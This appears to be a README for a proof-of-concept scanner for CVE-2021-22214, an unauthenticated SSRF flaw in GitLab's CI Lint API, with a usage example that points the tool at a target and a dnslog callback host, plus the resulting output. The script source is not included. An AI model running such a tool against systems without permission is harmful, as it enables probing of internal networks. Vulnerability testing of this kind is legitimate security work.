 aaminin/cve-2021-22214
Gitlab CI Lint API未授权 SSRF漏洞 (CVE-2021-22214)

Уязвимость SSRF без авторизации API GitLab CI Lint (CVE-2021-22214)
Эта статья и инструмент предназначены только для технического обмена. Строго запрещено использовать в незаконных целях. В противном случае вся ответственность ложится на пользователя.

$ python3 gitlab_ssrf.py

===============================================================
   _____ _ _   _           _        _____ _____ _____  ______
  / ____(_) | | |         | |      / ____/ ____|  __ \|  ____|
 | |  __ _| |_| |     __ _| |__   | (___| (___ | |__) | |__
 | | |_ | | __| |    / _` | '_ \   \___ \___ \|  _  /|  __|
 | |__| | | |_| |___| (_| | |_) |  ____) |___) | | \ \| |
  \_____|_|\__|______\__,_|_.__/  |_____/_____/|_|  \_\_|

   CVE-2021-22214              Powered by r0cky Team ZionLab
===============================================================

Пример:
    python3 gitlab_ssrf.py <цель> <dns-хост>
цель: 192.168.80.136
$ python3 gitlab_ssrf.py http://192.168.80.136/ ssrf.sleg0x.dnslog.cn

===============================================================
   _____ _ _   _           _        _____ _____ _____  ______
  / ____(_) | | |         | |      / ____/ ____|  __ \|  ____|
 | |  __ _| |_| |     __ _| |__   | (___| (___ | |__) | |__
 | | |_ | | __| |    / _` | '_ \   \___ \___ \|  _  /|  __|
 | |__| | | |_| |___| (_| | |_) |  ____) |___) | | \ \| |
  \_____|_|\__|______\__,_|_.__/  |_____/_____/|_|  \_\_|

   CVE-2021-22214              Powered by r0cky Team ZionLab
===============================================================

[+] Возможно, существует уязвимость SSRF GitLab. Проверьте записи dnslog.